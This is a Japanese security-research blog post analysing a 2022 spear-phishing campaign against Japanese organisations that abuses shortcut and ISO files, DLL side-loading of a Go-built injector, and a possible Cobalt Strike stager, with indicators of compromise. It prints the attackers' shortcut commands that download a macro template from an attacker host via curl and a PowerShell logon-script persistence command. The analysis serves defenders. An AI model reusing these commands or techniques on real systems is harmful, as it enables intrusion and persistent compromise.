ショートカットとISOファイルを悪用する攻撃キャンペーン - セキュリティ研究センターブログ

security.macnica.co.jp/blog/2022/05/iso.html

竹内 寛

2022年5月 2日 16:04

ショートカットとISOファイルを悪用する攻撃キャンペーン

- マルウェア
- 標的型攻撃

-
- B!
-
-
- ツイート
-

セキュリティ研究センターでは、2022年4月に日本の組織を標的としたスピアフィッシングを確認し、それを起点とする攻撃の分析を行いました。その攻撃はショートカットファイルやISOファイルの悪用、マルウェアの１つは今年3月にリリースされたGo言語 1.18で開発されており解析が困難であるなどの特徴がみられ

ました。分析を通して得た関連情報から今回の攻撃は3月頃から続いている攻撃キャンペーンの１つであると考えています。ここでは、導入済みのセキュリティ対策が今回の攻撃に有効であるかの検討やインシデント対応の参考になるよう分析の詳細結果について共有します。

初期アクセス(Initial Access)

標的組織にスピアフィッシングメールを配送します。そのメールに記載したURLからファイルをダウンロード、実行するように誘導します。ダウンロードされるファイルの種類は、ショートカットファイルとISOファイルの２種類を確認しています。それぞれの攻撃フローを以下に解説します。

ショートカットファイルのケース

このケースでは、ダウンロードしたZIPファイルの中にショートカットファイルが２つ含まれています。図1のようにアイコンを偽装しPDFファイルにみせかけています。

図1. アイコン偽装されたショートカットファイル

ショートカットファイルを実行するとWindows10に付属しているScriptRunner.exeとcurl.exeを使い外部からWord 97-2003 テンプレートファイルをダウンロードし、Wordのスタートアップフォルダに保存します。これにより以降Wordを起動した際には、ダウンロードしたテンプレートファイルが自動的に実行されるようになります。

実行される処理は、2つのショートカットファイルで共通しています(図2)。

```
..¥..¥..¥..¥Windows¥system32¥ScriptRunner.exe
-appvscript
   explorer.exe https://fd471sx.disknxt.com/VmpJd01WWXlSblJTYWsw/案内.pdf
-appvscript
   xcopy /Y c:¥windows¥win.ini %appdata%¥Microsoft¥Word¥STARTUP¥
-appvscript
   curl.exe -s https://eeb71bf6c.disknxt.com/lJTYWsw/westre.docx
            -o %appdata%¥Microsoft¥Word¥STARTUP¥start.dot
```

図2. ショートカットファイルに設定されているコマンド

テンプレートファイルはマクロを含んでおり、更に新たなテンプレートファイルを外部からダウンロードし開こうとします。調査時点では次のファイルは入手できず、以降の攻撃については解明できていません。



図3. 分析により判明したショートカットファイルを悪用する攻撃の流れ

ISOファイルのケース

このケースでは、メールに記載されたURLからISOファイルがダウンロードされます。

ISOファイルは、光学ディスク（CD/DVD/Blu-ray Disc）の中身をまとめたイメージファイルです。
Windows10では、標準機能によりISOファイルをダブルクリックして開くことができます(図4)。



図4. ISOファイルの中身

ダウンロードされたISO ファイルの中には図4にあるファイル以外にも、隠し属性が付与され表示されなくなっているファイルが存在します。7-Zipなどのツールやエクスプローラのメニューで隠しファイルを表示する設定にするとそれらのファイルを視認することができます(図5)。



図5 . 隠しファイルの表示を有効にしたISOファイルの中身

拡張子を表示しない設定であると、ISOファイルの中にはドキュメントファイル２つしか表示されず(図6)、ユーザが実行してしまう可能性が高くなります。



図6. 拡張子の表示をしない設定にした場合のISOファイルの中身

ISOファイルには以下のようなファイルが含まれています。

file.docx	無害なデコイファイル
file2.docx	無害なデコイファイル
wwlib.dll	マルウェア
案内.docx.exe	正規Wordアプリの実行ファイルWinWord.exeをリネームしたもの
申込書.doc.exe	正規Wordアプリの実行ファイルWinWord.exeをリネームしたもの

* 正規Wordアプリをリネームしたファイル名は攻撃毎に異なっています。

ISOファイルの中にある"案内.docx.exe" と "申込書.doc.exe"は、正規のWordアプリケーション(WinWord.exe)をリネームしたもので、実際にはマルウェアではありません。隠し属性が設定されているファイルの１つである"wwlib.dll"がマルウェアで、"案内.docx.exe" 、もしくは"申込書.doc.exe"を実行した際に"wwlib.dll"がロードされて、悪意のあるコードが実行されます。

WinWord.exeは"wwlib.dll"をロードするため、悪意のあるDLLファイル名を同じ"wwlib.dll"にして同じフォルダ内に設置すると正規のDLL でなく悪意のあるDLLがロードされることになります。

このように悪意のあるDLLのファイル名を正規の実行ファイルがロードするものと同じ名前にし、正規の実行ファイルにロードさせて検知を回避しようとするテクニックは、"DLL Side-Loading"と呼ばれています(図7)。

図7. DLL Side-Loading

Go言語(golang)で開発されたインジェクター wwlib.dll

wwlib.dllは、実行ファイルからFMain関数が呼ばれると、ロードした実行ファイル名によって処理を変えるようになっています。

ファイル名に"docx"が含まれている	ISOファイル内にあるデコイファイルの"file.docx"を開き永続化処理を行う。
ファイル名に"doc"が含まれている	ISOファイル内にあるデコイファイルの"file2.docx"を開き永続化処理を行う。
ファイル名に"NvData.doc"が含まれている	180秒スリープした後に、外部サーバにHTTP GETでアクセスしダウンロードしたコードを新たに起動したExplorer.exeにインジェクションする。(Process Hollowing)
上記以外	存在しないドメインのURL https[:]//abc.cbasade[.]com/jp.js へ接続。Anti-Analysisが目的と思われる。

永続化処理として、感染機器再起動後に自動起動されるようにWinWord.exeを"NvData.doc.exe"にリネームして、wwlib.dllと合わせて"C:\Users\<ユーザ名>\AppData\Roaming\Microsoft\Windows\Nvida"に保存した後にPowerShellを使いログオンスクリプトとして登録します。

---

powershell.exe -c "powershell -c 'New-ItemProperty \"HKCU:\Environment\" UserInitMprLogonScript -value \"C:\Users\<ユーザ名>\AppData\Roaming\Microsoft\Windows\Nvida\NvData.doc.exe\" -PropertyType string | Out-Null'"

これにより[ファイル名に"NvData.doc"が含まれている]の条件になり、以降感染機器に再度ログインしたタイミングで外部サーバに接続をするようになります。

今回分析した検体は下記URLにアクセスします。

https[:]//abc.mbusabc[.]com/Events

また、ユーザエージェントは固定で埋め込まれています。

Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.60 YaBrowser/22.12.0.966 Yowser/2.5 Safari/537.36



図8. 分析により判明したISOファイルを悪用する攻撃の流れ

Cobalt Strikeの可能性

今回の調査では、インジェクターであるwwlib.dll が外部サーバからダウンロードしたコードは入手できませんでした。

しかし公開サービスにて興味深い検体の存在を確認しました。

SHA256: c2ccdecfbe1b356392a5cb9ed7afb0ef41e8732d5d55dd60b62884fa76831918

File name: ABU.exe

この検体は、Cobalt Strikeのbeacon(RAT)をメモリ上にロードするStagerで今年1月下旬に日本から公開サービスへアップロードされています。

このStagerは今回分析したインジェクターと同じ特徴的なUser-Agentで同じパス(/Events)に接続に行くことから、今回の攻撃でもCobalt Strike Stagerがインジェクションされた可能性もあると考えています。

Go言語(golang)で開発された検体解析の課題へのアプローチ

golangでビルドされた実行ファイルには必要なライブラリが全てスタティックリンクされるため、解析の際にはライブラリ関数かマルウェアの関数を判別するのが非常に大変な作業になります。ただし、シンボル情報が削除されたとしてもgolangでビルドされた実行ファイルのpclntab (Program Counter Line Table)と呼ばれるデータ領域には関数名が残されています。IDA proやMandiantの公開ツール GoRecSym[1]は、その情報を使い関数をリネームしてくれます。残念ながらまだ原因は特定できていませんが、1.18でビルドしシンボル情報が削除された実行ファイルからは既存ツールではpclntabから正しい関数のアドレスの抽出ができず関数のリネームに失敗してしまいました。そのため今回の分析では、課題は残っていますがgolang1.18 でビルドされシンボル情報が残っているx86実行ファイルを使いIDA Proの関数を識別するFLIRT(Fast Library Identification and Recognition Technology)シグネチャを独自に作成しました。作成にはMandiantが公開しているida2pat.py[2]をpython3とIDA 7.x APIにリファクタリングしたもの[3]を使用しました。

*1 Ready, Set, Go -- Golang Internals and Symbol Recovery

*2 FLARE IDA Pro Script Series: Generating FLAIR function patterns using IDAPython

*3 https://github.com/0xebfehat/flare-ida/blob/master/python/flare/idb2pat.py



図9. 独自に作成したgo.1.18 x86向けFLIRTシグネチャ適用前後の比較(左:適用前、右:適用後)

おわりに

今回の攻撃では、メールに記載されたURLリンクからHTTPSでダウンロードされることからメールやネットワークセキュリティでのブロック・検知が困難になっています。そのためエンドポイント上での検知・ブロックがキーになると考えています。また、ショートカットファイルやISOファイルを悪用した攻撃は、EmotetやIcedIDを使う攻撃でも使われており注意が必要です。

今回ショートカットファイルや多段のダウンロード[4]など特徴的なTTPを観測しました。これらは過去観測したDarkHotelのTTPと類似していることから根拠の確度は低い(Low Confidence)ながら今回の攻撃キャンペーンにも関与しているのではないかという印象を分析した結果から受けています。

*4 標的型攻撃の実態と対策アプローチ 第3版

Appendix 関連インディケータ

No	Type	Indicator	Note
1	sha256	c2ccdecfbe1b356392a5cb9ed7afb0ef41e8732d5d55dd60b62884fa76831918	Cobalt Strike Stager https x86
2	sha256	dde42da10fd716ab521451826bb4e1ff030e893bb80cb61b4ea106bc76fe94ad	LNKファイル
3	sha256	64f41d1eefd0331f591d128aa0c70e8bd21e580f555b6a5358b9617906e5a68d	LNKファイル

4	Domain	fd471sx.disknxt[.]com	HTTPS。デコイファイルのダウンロード元
5	Domain	eeb71bf6c.disknxt[.]com	HTTPS。テンプレートファイルのダウンロード元
6	Domain	resource.officehoster[.]com	HTTP。テンプレートファイルのダウンロード元
7	IP	172.105.229[.]93	6のPassive DNS
8	Domain	6bfeeb71c.disknxt[.]com	HTTPS。ISOファイルのダウンロード元
9	IP	149.28.16[.]63	4,5,8のPassive DNS
10	URL	https[:]//abc.mbusabc[.]com/Events	wwlib.dllの通信先
11	IP	172.104.122[.].93	10のPassive DNS
12	file name	NvData.doc.exe	正規Word実行ファイル(WinWord.exe)をリネームしたもの
13	sha256	6c959cfb001fbb900958441dfd8b262fb33e052342948bab338775d3e83ef7f7	正規Word実行ファイル(WinWord.exe)

-
- B!
-
-
- ツイート
-

この記事の筆者

竹内 寛

リバースエンジニアリング（マルウェア解析）を担当。彼の手に渡ったマルウェアはまさに“まな板の上の鯉”と同じ。あとは解析されるがまま。最近の楽しみは、ハイボールを片手に海外ドラマを鑑賞するか、マントノン侯爵夫人に会うこと。好きなマシン語は、EB FE。

前へ

QNAP社製NASを狙うDeadBoltランサムウェアに関連した調査